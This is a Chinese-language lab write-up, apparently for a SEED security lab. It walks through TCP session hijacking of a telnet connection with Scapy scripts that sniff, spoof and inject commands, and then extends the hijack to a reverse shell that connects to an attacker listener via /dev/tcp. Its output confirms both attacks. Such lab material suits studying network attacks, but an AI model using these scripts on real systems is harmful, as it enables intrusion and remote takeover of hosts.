

## Task 3: TCP Session Hijacking

1. 使用sniff自动捕获telnet的包。
2. 根据捕获的包内容设置伪造包的源目地址
3. 设置好seq和ack号
4. data数据在telnet连接中被当作命令执行，所以在这里注入恶意代码，写入一段话到具体目录下

具体程序代码如下：

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23,
              flags="A",
              seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    data = "echo \"hijacked!\" >> ~/malicious.out\n\0"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)

f = f'tcp and src host 10.9.0.5'
pkt = sniff(iface='br-d277ca74e6d7', filter=f, prn=spoof_pkt)
```

首先使用一个host和victim产生一个telnet连接：



```
seed@VM: ~/.../volumes
[11/14/23]seed@VM:~/.../volumes$ docksh 51
root@51ccb4d149fe:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7afb0b745ced login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov 14 12:15:12 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pt
s/1
seed@7afb0b745ced:~$ l
```

在attacker上输入如下命令，发动攻击：

```
python3 tcphijack.py
```

查看结果：



```
seed@VM: ~/.../Labsetup
root@7afb0b745ced:/# cat /home/seed/malicious.out
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
root@7afb0b745ced:/#
```

说明攻击成功

## Task 4: Creating Reverse Shell using TCP Session Hijacking

把Task 3 中的注入命令换成可以产生反向shell的命令

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```


具体代码如下：

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack,
    ack=pkt[TCP].seq+1)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
    pkt = ip/tcp/data
    send(pkt, verbose=0)
```

```
f = f'tcp and src host 10.9.0.5'  
pkt = sniff(iface='br-d277ca74e6d7', filter=f, prn=spooft_pkt)
```

在attacker上打开监听端口：



执行攻击：



用另一个host和victim进行telnet连接：

```
seedlab [正在运行] - Oracle VM VirtualBox
Nov 14 07:49
seed@VM: ~/.../volumes
seed@V... x seed@V... x seed@V... x seed@V... x seed@V... x
root@51ccb4d149fe:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7afb0b745ced login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov 14 12:40:48 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pt
s/1
seed@7afb0b745ced:~$ /
```

反向shell成功连接到attacker，输入命令验证：

```
seedlab [正在运行] - Oracle VM VirtualBox
Nov 14 07:48
Activities Terminal
Nov 14 07:48
seed@VM: ~/.../volumes
seed@V... x seed@V... x seed@V... x seed@V... x seed@V... x
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 52926
seed@7afb0b745ced:~$ cat /home/seed/malicious.out
cat /home/seed/malicious.out
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
hijacked!
```

这个文件是Task 3中传入victim中的，说明attacker成功使用反向shell连接到victim